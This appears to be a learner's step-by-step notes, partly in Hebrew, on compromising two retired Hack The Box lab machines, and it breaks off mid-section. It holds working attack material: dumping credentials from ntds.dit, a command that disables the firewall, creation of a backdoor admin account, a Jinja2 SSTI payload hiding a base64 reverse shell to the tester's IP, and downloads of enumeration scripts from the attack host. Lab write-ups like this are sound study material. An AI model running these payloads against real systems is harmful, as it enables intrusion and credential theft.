**Explanation:**
ROBOCOPY stands for Robust File Copy, a command-line tool designed for file replication. In this context, it is used to copy the ntds.dit file. The /B switch is used to copy the file in backup mode, allowing one to bypass file permissions that might otherwise prevent the copying.

# SecretsDump

2023 יום רביעי 04 אוקטובר 12:05

**Command:**

```
secretsdump.py -h
```

**Messages:**
secretsdump.py is a python tool used to extract various credentials from Windows systems. It can dump NTLM hashes, plaintext passwords, and even Kerberos tickets from a Windows machine.

**Command:**

```
secretsdump.py -system system -sam sam -ntds ntds.dit LOCAL
```

**Explanation:**
I used secretsdump.py to dump secrets (like password hashes) from the downloaded registry and ntds.dit files. The LOCAL keyword is used to indicate that this extraction is being performed on local files rather than a remote system.

**Story/Context:**
From the secrets dump of ntds.dit, another Administrator hash was obtained. I attempted to authenticate using this hash and was successful in obtaining a shell with elevated privileges.

# Further Information

יום רביעי 04 אוקטובר 2023 12:27

The commands and tools highlighted within the provided document are central to understanding the intricacies of privilege escalation and credential extraction on Windows systems. Here's a deeper dive into some of these aspects:

## Windows Privileges

Windows operating systems manage a variety of user privileges to define what a user or a group of users can and cannot do. These privileges are important for system security and operation. One of the tools for examining these permissions is whoami, which provides a detailed breakdown of the user's permissions.

**SeBackupPrivilege and SeRestorePrivilege:**
These privileges are particularly critical as they permit users to backup and restore files. In a malicious context, an attacker with these privileges could potentially back up sensitive files or restore malicious ones.

## SAM and SYSTEM Files

The Security Account Manager (SAM) is a registry file in Windows NT and later versions. It stores users' passwords in a hashed format. If an attacker gains access to this file, they can attempt to crack these hashes to recover passwords.

The SYSTEM file, on the other hand, is a core system file containing significant registry data. Together with the SAM file, attackers can extract valuable information like password hashes.

## NTDS.dit

Ntds.dit is the Active Directory database file. It holds all information about Active Directory objects and is central to the functionality of a domain controller. With the right tools and permissions, an attacker can extract significant data, including hashed credentials of all domain users.

## DiskShadow

DiskShadow is a Windows tool that interacts with the Volume Shadow Copy Service (VSS). VSS can be used to take snapshots (or shadow copies) of computer volumes even while they are in use. Malicious actors can use this functionality to access locked files or to obtain previous versions of files that might contain valuable information.

## Robocopy

While Robocopy is primarily a file-copying tool, it's versatile in its capabilities. The /B switch allows for copying files in 'backup mode', making it possible to bypass certain file and folder permissions. This can be invaluable in situations where direct access is restricted.

## SecretsDump

This tool is part of the Impacket suite of Python tools for network protocols. secretsdump.py can extract various credentials from NTDS.dit files, SAM, and SYSTEM files, amongst others. It can be run locally or against remote targets, making it a versatile tool for attackers in post-exploitation scenarios.

## Importance of Context

While many of the commands and tools mentioned are standard and legitimate, in the hands of a malicious actor, they can be weaponized for nefarious purposes. Understanding their potential misuses is essential for defenders and system administrators alike. Regular monitoring, timely patching, and adherence to the principle of least privilege can help in mitigating the risks posed by potential misuse of these commands and tools.

**Links:**
https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/
https://blog.netwrix.com/2021/11/30/extracting-password-hashes-from-the-ntds-dit-file/
https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration
https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/diskshadow

# Windows Registry Changes

2023 אוקטובר 04 יום רביעי 13:31

**Command:**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

**Explanation:**
This command modifies the Windows registry to enable Terminal Server connections.

**fDenyTSConnections:** This is a registry key that determines if Terminal Server (Remote Desktop) connections are allowed. Setting it to "0" enables these connections, while setting it to "1" denies them.
**REG_DWORD:** Specifies the data type of the registry entry, which in this case is a 32-bit number.
**/d 0:** This sets the data for the new registry entry to 0 (enabled).
**/f:** This switch forces the overwrite of any existing registry entry without prompting for confirmation.

# Firewall Configuration

2023 יום רביעי 04 אוקטובר      13:32

**Command:**

NetSh Advfirewall set allprofiles state off

**Explanation:**
This command disables the firewall for all profiles using the NetSh utility.

**Advfirewall:** Specifies the "Advanced Firewall" context within NetSh.
**set allprofiles state off:** This turns off the firewall for all network profiles (public, private, domain).

# User Management

יום רביעי 04 אוקטובר 2023 13:33

**Command:**

```
net user matan passw-rd645 /add
```

**Explanation:**
This command adds a new user named "matan" with the password "passw-rd645".

**/add:** This switch specifies that a new user should be added.

**Command:**

```
net localgroup administrators matan /add
```

**Explanation:**
This command adds the user "matan" to the local "administrators" group.

**Command:**

```
net user matan
```

**Explanation:**
Displays details about the user "matan". This can include full name, comment, user's comment, account active or not, account expires, etc.

# RemoteDesktop

2023 אוקטובר 04 יום רביעי 13:33

**Command:**

```
xfreerdp /u:matan /p:passw-rd645 /v:10.10.10.192 /smart-sizing
```

**Explanation:**
This command establishes a Remote Desktop connection to the server with IP 10.10.10.192 using the user "matan" and the password "passw-rd645".

**/u:** Specifies the username.
**/p:** Specifies the password.
**/v:** Specifies the server IP or hostname.
**/smart-sizing:** Adjusts the resolution of the remote desktop to fit the local client's window size.

# Server Manager Actions

2023 יום רביעי 04 אוקטובר 13:34

**Story/Context:**
**In the Server Manager App, I navigated to:**

**Server Manager | Tools -> active directory users and computers:**

This opens the Active Directory Users and Computers tool, which allows for management of user accounts and organizational units.

**Server Manager | Tools -> active directory users and computers -> Blackfield.local -> Users:**

Here, I navigated to the "Users" container within the "Blackfield.local" domain.

**Server Manager | Tools -> active directory users and computers -> Blackfield.local -> Users -> Support -> Server properties -> Account -> do not require kerberos preauthentication (was on):**

I located the "Support" user and found that the "do not require kerberos preauthentication" setting was enabled. This allowed me to retrieve the hash of the user without needing preauthentication.

**Server Manager | Tools -> active directory users and computers -> Blackfield.local -> Users -> audit2020 -> Server properties -> Account -> user cannot change password (was on):**

I navigated to the "audit2020" user and found that the "user cannot change password" setting was enabled. This permitted me to change the user's password.

**Story/Context:**
**Using the Event Viewer, I delved into:**

**Event Viewer | Windows Logs -> Security:**


Here, I explored the Security logs. These logs capture events related to security, such as logon attempts, privilege use, and other related activities. I was able to observe some of my activities. However, I wasn't able to identify the "passthehash" attack from these logs.

**Windows Terminal Services:**
Terminal services, now more commonly referred to as Remote Desktop Services (RDS), allow users to remotely access Windows functionalities. The registry key modified in the first command is instrumental in enabling or disabling this service. When RDS is enabled, it's crucial to ensure that only authorized users can connect and that the communication is encrypted to prevent man-in-the-middle attacks.

**NetSh Utility:**
NetSh (Network Shell) is a command-line scripting utility that allows you to, either locally or remotely, display or modify the network configuration of a computer. The firewall settings of a Windows system can be quickly

# Spider

## הישג הסמכה



Spider has been Pwned

Matans has successfully pwned Spider Machine from Hack The Box

| #1653 | 05 Oct 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: קשה
- קישור: https://www.hackthebox.com/achievement/machine/1636210/350

**איך פרצתי:**

- גישה ראשונית: בזמן הניווט באתר, זיהיתי נקודות תורפה ל-XSS וגם ל-SSTI בדף הכניסה של המשתמש. בגלל המגבלה של 10 תווים על SSTI, לא הצלחתי להשיג מעטפת ישירות. עם גילוי ה-SECRET_KEY וההבנה שהפלטפורמה מבוססת על Flask, פינשתי את ה-cookie המשויך. למרות שהמניפולציה של המפתח סודי התבררה כלא יעילה, המשתנה UUID בתוך ה-cookie הציג פגיעות של הזרקת SQL. באמצעות SQLmap חילצתי את האישורים של האתר. על ידי ניתוח תקשורת פנימית, זיהיתי דף תמיכה לא שלם, שלמרות כמה מגבלות אופי, עדיין היה רגיש ל-SSTI. זה איפשר לי ליצור חיבור מעטפת הפוך.
- הסלמה של הרשאות: איתור המפתח הפרטי של ה-SSH עבור המשתמש הנוכחי שלי, ושמתי לב לפעילות של פורט 8080, השתמשתי במנהור SSH כדי לעבד את האתר במחשב ה kali שלי. לאתר הייתה פגיעות של הזרקת XML. ניצלתי את החולשה הזו, השגתי את מפתח ה-SSH הפרטי של השורש ולאחר מכן הסלמתי את ההרשאות שלי.

# Spider | Nmap Scan

2023 אוקטובר07 שבת 08:15

```
Nmap scan report for 10.10.10.243
Host is up (0.17s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|    256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_ 256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/5%OT=22%CT=1%CU=31603%PV=Y%DS=2%DC=T%G=Y%TM=651E59F
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53AST11NW7%O2=M53AST11
OS:NW7%O3=M53ANNT11NW7%O4=M53AST11NW7%O5=M53AST11NW7%O6=M53AST11)
WIN(W1=FE8
OS:8%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%
O=M53
OS:ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
A=S+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%     T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 33.434 days (since Fri Sep 1 16:13:27 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!) IP
ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1 157.53 ms 10.10.16.1
2 84.52 ms 10.10.10.243

NSE: Script Post-scanning.
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed Initiating
NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed Initiating
NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 470.27 seconds
Raw packets sent: 71618 (3.155MB) | Rcvd: 73200 (3.257MB)
```

# Nmap Scan | In-depth anlysys

שבת 07אוקטובר 2023 08:32

**Port:** 22
**Service:** SSH (OpenSSH)

**Description:**
SSH (Secure Shell) is a secure protocol used for remote logins. It provides encrypted communication over a computer network. OpenSSH is a popular implementation of the SSH protocol.

**Security Implications:**

- OpenSSH 7.6p1 is used which might have known vulnerabilities. You might want to check for specific vulnerabilities related to this version.
- Exposure of SSH to the public can lead to potential brute-force attacks if weak passwords are used.
- The presence of multiple host keys (RSA, ECDSA, ED25519) indicates diverse encryption methods supported by the server. Make sure all are properly configured.

**Port:** 80
**Service:** HTTP (nginx)

**Description:**
HTTP is a protocol used by web servers to serve websites. Nginx is a web server software that can also be used as a reverse proxy, load balancer, mail proxy, and HTTP cache.

**Security Implications:**

- Running Nginx version 1.14.0. Similar to OpenSSH, check for vulnerabilities specific to this version.
- The server redirects to "http://spider.htb/". This may indicate a possible virtual host or domain that can be further explored.
- Supported HTTP methods include GET, HEAD, POST, and OPTIONS. Misconfigurations related to these methods could expose vulnerabilities.

**General OS Information:**

**Operating System:**

The exact OS is not definitively identified by Nmap, but the scan indicates it's a Linux variant, probably Ubuntu given the OpenSSH version string.

**Version and other details:**

Likely Ubuntu, based on the OpenSSH version's specific string "Ubuntu 4ubuntu0.3".
OS detection specifics, TCP/IP fingerprints, and sequence prediction values point to some advanced network configurations and can be helpful in advanced attack scenarios.

**Additional Notes:**

- The scan results show that most ports are closed, making the attack surface relatively smaller.
- The uptime of the machine indicates it's been running for over 33 days without a restart.

# Scanning and Initial Observations

2023 אוקטובר07 שבת 08:37

**Story/Context:**
After scanning the IP with Nmap, I found the website: http://spider.htb/. I began by trying various potential vulnerabilities on the website.

**Command:**

http://spider.htb/

**Explanation:**
I tried to exploit the Subscribe field by inputting "test'@test.com", checking for a possible SQL injection error. Unfortunately, this attempt was unsuccessful.

**Command:**

http://spider.htb/login

**Explanation:**
Here, I attempted an SQL injection but without success. Interestingly, the site asked for a "UUID given at registration" as a form of identification rather than a typical username.

**Command:**

http://spider.htb/?search=%3Ch1%3Efoo%3C%2Fh1%3E#

**Explanation:**
In this command, I tested for a potential HTML injection by inputting "<h1>foo</h1>" in the search bar.

**Command:**

http://spider.htb/?search=%27test%27#

**Explanation:**
By entering 'test' into the search bar, I was checking for an SQL injection vulnerability. I hoped an error would surface if it was present.

# Burp Suite Discoveries

שבת 07 אוקטובר 2023 08:16

**Messages:**
Burp Suite was a new tool for me at the time. Burp Suite is a popular web vulnerability scanner and is very efficient at discovering hidden pages, among other tasks.

**Story/Context:**
Using Burp Suite, I was able to find a registration page. After creating an account with the credentials: Username: x' and Password: 1234, I received a UUID (aeda1799-03e8-4c6d-a388-b3afa24a885e). Using this UUID, I could successfully log in.

# Feroxbuster Attack

שבת 07 אוקטובר 2023 08:38

**Command:**

```
feroxbuster -u http://spider.htb/ --random-agent --threads 16 --depth 4 --auto-tune --extract-links --wordlist /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
```

**Explanation:**
I launched a directory brute force attack against the website using Feroxbuster, aiming to uncover hidden directories and files that might not be readily visible or linked from the main website.

**extension 1: --random-agent:** This option directs Feroxbuster to utilize random user agents for its requests. This is helpful to potentially bypass specific user-agent based restrictions or to imitate different types of browsers and devices.

**extension 2: --threads 16:** This sets the number of concurrent requests Feroxbuster will perform. Setting it to 16 means 16 simultaneous requests will be made, speeding up the scan but potentially putting more load on both the scanner and the target.

**extension 3: --depth 4:** Specifies the recursive depth of the scan. For instance, if the scanner discovers a directory, it will then scan within that directory to a depth of 4 levels deep.

**extension 4: --auto-tune:** This allows Feroxbuster to adjust its behavior based on the responses it gets, optimizing the scan's efficiency.

**extension 5: --extract-links:** Instructs Feroxbuster to extract additional links from the HTML content of discovered pages. This can help identify more resources that might be of interest.

**extension 6: --wordlist /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt:** This specifies the wordlist to be used for the brute force attack. The provided path points to a commonly-used list containing names of directories and files that are often found in web applications.

**Messages:**
During this attack, it's crucial to monitor the results for any unexpected findings or potential access points into the website's backend. While the scan was active, I simultaneously continued with my investigations using Burp Suite.

# Exploiting The Login Response

שבת 07 אוקטובר 2023 08:38

**Story/Context:**
In Burp Suite, I noticed the login response and decided to modify the UUID to see if any vulnerabilities could be exploited.

**Command:**

```
GET /login?uuid='aeda1799-03e8-4c6d-a388-b3afa24a885e HTTP/1.1
```

**Explanation:**
I tried several modifications to this command to inject code and evaluate the response.

**Example:**

```
GET /login?uuid="' My code HTTP/1.1
GET /login?uuid="'><script>alert(1337)</script> HTTP/1.1
<input type="text" name="username" value=""'"><script>alert(1337)</script>" />
```

**Links:**
https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting

# Server-Side Template Injection (SSTI)

2023 אוקטובר07 שבת 08:40

**Story/Context:**
When creating a new account, I tested for possible Server-side template injection.

**Command:**

```
{{7*7}}
```

**Explanation:**
After inputting this as my username, the username displayed as 49, confirming that the site was vulnerable to SSTI.

**Command:**

```
{{7*'7'}}
```

**Explanation:**
This was another test, and the result was a username displayed as 7777777.

**Links:**
https://portswigger.net/web-security/server-side-template-injection
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection

# Jinja2 Exploitation

2023 אוקטובר07 שבת 08:41

**Story/Context:**
From my findings and references to Hacktricks, it seemed the website might be using the Jinja2 template engine for Python.

**Command:**

```
{{config}}
```

**Explanation:**
I exploited the SSTI vulnerability further by creating a username with {{config}}, which revealed a lot of configuration information. Most importantly, I found the SECRET_KEY which was "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942".

# Flask Identification

2023 אוקטובר 07 שבת 08:44

**Story/Context:**
After a brief online search using the terms "ENV production PROPAGATE_EXCEPTIONS", I deduced that the website could be using Flask.

**Messages:**
Flask is a micro web framework written in Python. It's utilized for developing web applications and is built upon the Werkzeug toolkit and the Jinja2 template engine. Flask offers various benefits like a built-in development server and an efficient debugger.

# SSH Attempt

שבת 07אוקטובר 2023 08:44

**Command:**

```
ssh chiv@10.10.10.243
```

**Explanation:**
I tried to SSH into the server using the username 'chiv'. However, I was stopped as it required a public key for authentication.

# JWT Discovery

2023 אוקטובר 07 שבת 08:45

**Story/Context:**
Upon inspecting the website via FireFox, I identified a cookie with peculiar formatting, which suggested it might be a JSON Web Token (JWT).

**Messages:**
JWTs are a way of transmitting information between two parties in a compact and self-contained manner. They can be used to certify information due to their digital signature.

**Command:**

https://jwt.io/

**Explanation:**
By pasting the cookie into jwt.io, I was able to decode its contents and observe the UUID. This site helps to decode, verify, and generate JWTs.

**Links:**
https://jwt.io/

# Flask-Unsign Tool Usage

2023 אוקטובר07 שבת 08:45

**Command:**

```
pip3 install flask-unsign
pip3 install flask-unsign[wordlist]
flask-unsign --unsign --server http://spider.htb/
```

**Explanation:**
I installed and used the flask-unsign tool to unsign Flask cookies and, in turn, determine the secret key. The tool worked successfully, revealing the secret key "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942".

**Links:**
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/flask

# SQL Injection Attempts

שבת 07 אוקטובר 2023 08:46

**Command:**

```
flask-unsign --sign --cookie "{'cart_items': [], 'logged_in': True, 'uuid':
'49803dde-9a87-4bdf-9441-30cd90b48de7'}"    --secret
Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942
```

**Explanation:**

I signed the cookie and tried adding an apostrophe to the uuid to check for SQL injection vulnerabilities. The response I received was a "500 INTERNAL SERVER ERROR", hinting at a potential vulnerability.

**Links:**

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/flask

# Sqlmap Usage for Exploitation

שבת 07אוקטובר 2023 08:47

**Command:**

```
sqlmap http://spider.htb --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dump --random-agent --level=1
```

**Explanation:**

I utilized sqlmap, an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws. By integrating it with the Flask unsigning, I aimed to extract valuable data from the database.

**Links:**

https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap

# Initial Fuzzing

2023 אוקטובר07 שבת 09:05

**Command:**

```
wfuzz -d 'contact=FUZZ&message=FUZZ' -w /usr/share/seclists/Fuzzing/special-chars.txt -H
"Cookie:
session=eyJjYXJ0X2l0ZW1zIjpbXSwibG9nZ2VkX2luIjp0cnVlLCJ1dWlkIjoiMTI5ZjYwZWEtMzBjZi
00MDY1LWFmYjktNmJlNDVhZDM4YjczIn0.ZR6G1Q.WTpu-ZPrpwc8DRkJaulDQUmafdQ"
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
```

**Explanation:**
I attempted to fuzz the "contact" and "message" parameters using a list of special characters. The objective was to identify any restrictions or filtering mechanisms in place.

**Messages:**
The significant number of 492 errors implied that there was a filtering mechanism on the server side. It seemed the server was looking for specific characters or sequences and throwing an error when they were identified.

# Refined Fuzzing

2023 אוקטובר07 שבת 09:06

**Command:**

```
wfuzz -d 'contact=FUZZ&message=FUZZ' -w /usr/share/seclists/Fuzzing/special-chars.txt -H
"Cookie:
session=eyJjYXJ0X2l0ZW1zIjpbXSwibG9nZ2VkX2luIjp0cnVlLCJ1dWlkIjoiMTI5ZjYwZWEtMzBjZi
00MDY1LWFmYjktNmJlNDVhZDM4YjczIn0.ZR6G1Q.WTpu-ZPrpwc8DRkJaulDQUmafdQ" -t
1 -s 1 --sh 1607
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
```

**Explanation:**
I adjusted my wfuzz command to eliminate responses of 1607 characters, which seemed to be the length associated with the error. My goal was to identify what characters or sequences were permissible and which weren't.

**Output:**

```
000000013: 200      66 L   139 W     1607 Ch  "_ - _"
000000024: 200      66 L   139 W     1607 Ch  ". - ."
000000029: 200      66 L   139 W     1607 Ch  "' - '"
```

**Messages:**
From this output, it appeared that the characters _, . and ' (underscore, period, and single quote) are not filtered by the server.

# Reverse ShellAcquisition

2023 אוקטובר07 שבת 08:47

**Story/Context:**
I identified a code that, when executed, would grant me a reverse shell. The Base64 encoded string was decoded to unveil a reverse shell command.

**Command:**

```
{% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]
["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("echo -n
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNC8xMjM0IDA+JjEK | base64 -d | bash")
["read"]() %} a {% endwith %}
```

**Explanation:**
This code uses the Flask application's global context to execute OS commands. The command encoded in Base64 is for a reverse shell, allowing me to gain backdoor access to the server. Upon executing this code on the web, I successfully got a shell!

**Links:**
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti

# Further Information

2023 אוקטובר07 שבת 08:48

**Server-Side Template Injection (SSTI):** SSTI is a security vulnerability that arises when an application allows user input to decide which template should be executed. This allows attackers to inject malicious templates, leading to potential Remote Code Execution (RCE). Jinja2, a popular template engine for Python, is known for its SSTI vulnerabilities. Successful exploitation can allow attackers to escalate privileges, gather sensitive data, or launch further attacks. In our exploration, the SSTI vulnerability enabled access to configuration details, emphasizing the importance of securely managing and storing configuration secrets like the SECRET_KEY.

**Flask Vulnerabilities:** Flask is a lightweight web application framework for Python. Its convenience and flexibility have made it widely adopted. However, if not securely configured and deployed, Flask applications can expose several vulnerabilities. Examples include insecure configurations that leak the SECRET_KEY or allow unauthorized access to application routes. Leveraging tools and techniques such as JWT decoding and flask-unsign, we can exploit these vulnerabilities, leading to potentially serious security breaches.

**SQL Injection:** One of the oldest yet most potent web vulnerabilities, SQL injection, remains a significant threat. This vulnerability allows attackers to manipulate an application's SQL queries by injecting malicious input. Successful exploitation can lead to unauthorized access, data leakage, or even data manipulation in a database. Protecting against SQL injection involves using parameterized queries, ORM (Object-Relational Mapping), and diligently validating and escaping user input.

**Reverse Shells:** A reverse shell creates a connection from the victim machine back to the attacker's machine, bypassing many inbound network restrictions. Once established, attackers gain command-line access, providing them with the ability to execute commands, transfer files, and further exploit the compromised system.

**Wfuzz:** Wfuzz stands as a robust tool in the arsenal of a penetration tester or cybersecurity enthusiast. It scans web content by bombarding web applications with a barrage of inputs, observing the output, and identifying vulnerabilities based on the application's responses. From SQL injection to XSS and SSTI, Wfuzz can help detect a wide range of vulnerabilities.

**Base64 Encoding:** Base64 is a popular binary-to-text encoding scheme. Its primary use is to encode binary data, especially when it needs to traverse systems or networks that primarily handle text. While it can provide a thin veil of obscurity, it shouldn't be mistaken for encryption. With tools and online services, Base64 encoded data can be easily decoded.

**Mitigation and Best Practices:** While understanding and identifying vulnerabilities is crucial, it's equally vital to know how to protect applications against these threats. Regular security assessments, keeping software and libraries updated, and adhering to security best practices can significantly diminish the associated risks. Using frameworks and libraries in their secure configuration, practicing the principle of least privilege, and continuously educating developers about the latest security threats and mitigation techniques are essential steps towards securing web applications.

**Links:**
https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting
https://portswigger.net/web-security/server-side-template-injection
h ttps://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection h
ttps://jwt.io/
h ttps://book.hacktricks.xyz/network-services-pentesting/pentesting-web/flask h
ttps://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti

# SSH and Permissions Setting

שבת 07 אוקטובר 2023 08:16

**Command:**

```
python -m http.server 8000
```

**Explanation:**
This starts a simple HTTP server on port 8000, which can serve files from the current directory.

**Command:**

```
wget http://10.10.16.14:8000/linpeas.sh
```

**Explanation:**
Used to download the linpeas.sh script from the HTTP server I previously started.

**Command:**

```
chmod +x linpeas.sh
```

**Explanation:**
This grants execute permissions to the linpeas.sh script, making it runnable.

**Command:**

```
./linpeas.sh
```

**Explanation:**
Executes the linpeas.sh script which is a Linux enumeration script, checking for potential security misconfigurations.

**Story/Context:**
After running linpeas, I found the SSH private / RSA key of our user (chiv). I proceeded to save this key in a file.

**Command:**

```
chmod 400 id_rsa.key
```

**Explanation:**
Modifies the permissions of the id_rsa.key file to be read-only for the owner. This is a typical permission set for private SSH keys to ensure their security.

**Command:**

```
ssh -i id_rsa.key chiv@10.10.10.243
```

**Explanation:**
Uses the specified private key (id_rsa.key) to SSH into the machine with the IP address 10.10.10.243 as the chiv user.

# Exploring Open Ports

2023 אוקטובר07 שבת 09:31

**Command:**

```
ss -pantl
```

**Explanation:**
Displays all listening TCP sockets along with the program name and PID that's using them.

**Command:**

```
ps auxww | grep 8080
```

**Explanation:**
Searches for processes related to port 8080 by grepping the full process listing. Helps to identify what's running on a particular port.

**Story/Context:**
I noticed that port 8080 was open from both the ss command and linpeas results.

# SSH Tunneling

2023 אוקטובר07 שבת 09:32

**Explanation:**
SSH tunneling is a method to forward arbitrary network (TCP) connections over secure SSH connections. It can be used to access remote services securely. The connection over the secure channel will be forwarded to a specified local port.

**Command:**

```
ssh -L 8000:localhost:8080 -i id_rsa.key chiv@10.10.10.243
```

**Explanation:**
Creates an SSH tunnel. The -L option specifies port forwarding. This forwards traffic from localhost:8000 on the current machine to localhost:8080 on the remote machine (10.10.10.243).

**Links:**
http://www.infotinks.com/ssh-client-escape-enabledisable-tunnelingforward-from-within-a-running-session/

# Flask Session Cookie

שבת 07 אוקטובר 2023 09:40

**Command:**

```
flask-unsign --decode --cookie ".eJxtjr1ugzAYRV-l8tzBpOmC1AWZnzrByB_YBG8QVzLFdmjqgRLl3RuGbh2vzj2694bs4iyKb-hpQDESKct0ujR8ohLa4KWL2o-2_BkKNfYi2zf5nGgREX6CUhI4itQctHtfRR3Ig_tasKTK5gI-E7XxLStsCW815Tjdq8xUQ84Ca80oI3GtJ7OWOHwpYjlfp6Vb6WOPBvDQ_-d30lTK2pPwYOTKr42AF-2yrnFKyYjiTp7xAbP5r98QWvc5FLD983rX7fCrdpAygt_Q_RnNl9GHbxTj-y9Ijlaz.ZR6wcw.Rutae8ihLofas_tlIDdwxxPgWBg"
```

**Explanation:**
This command is used to decode Flask session cookies. It helps reveal potentially sensitive information stored in Flask sessions.

**Command:**

```
echo 'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+JHs3Kjd9PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=' | base64 -d
```

**Explanation:**
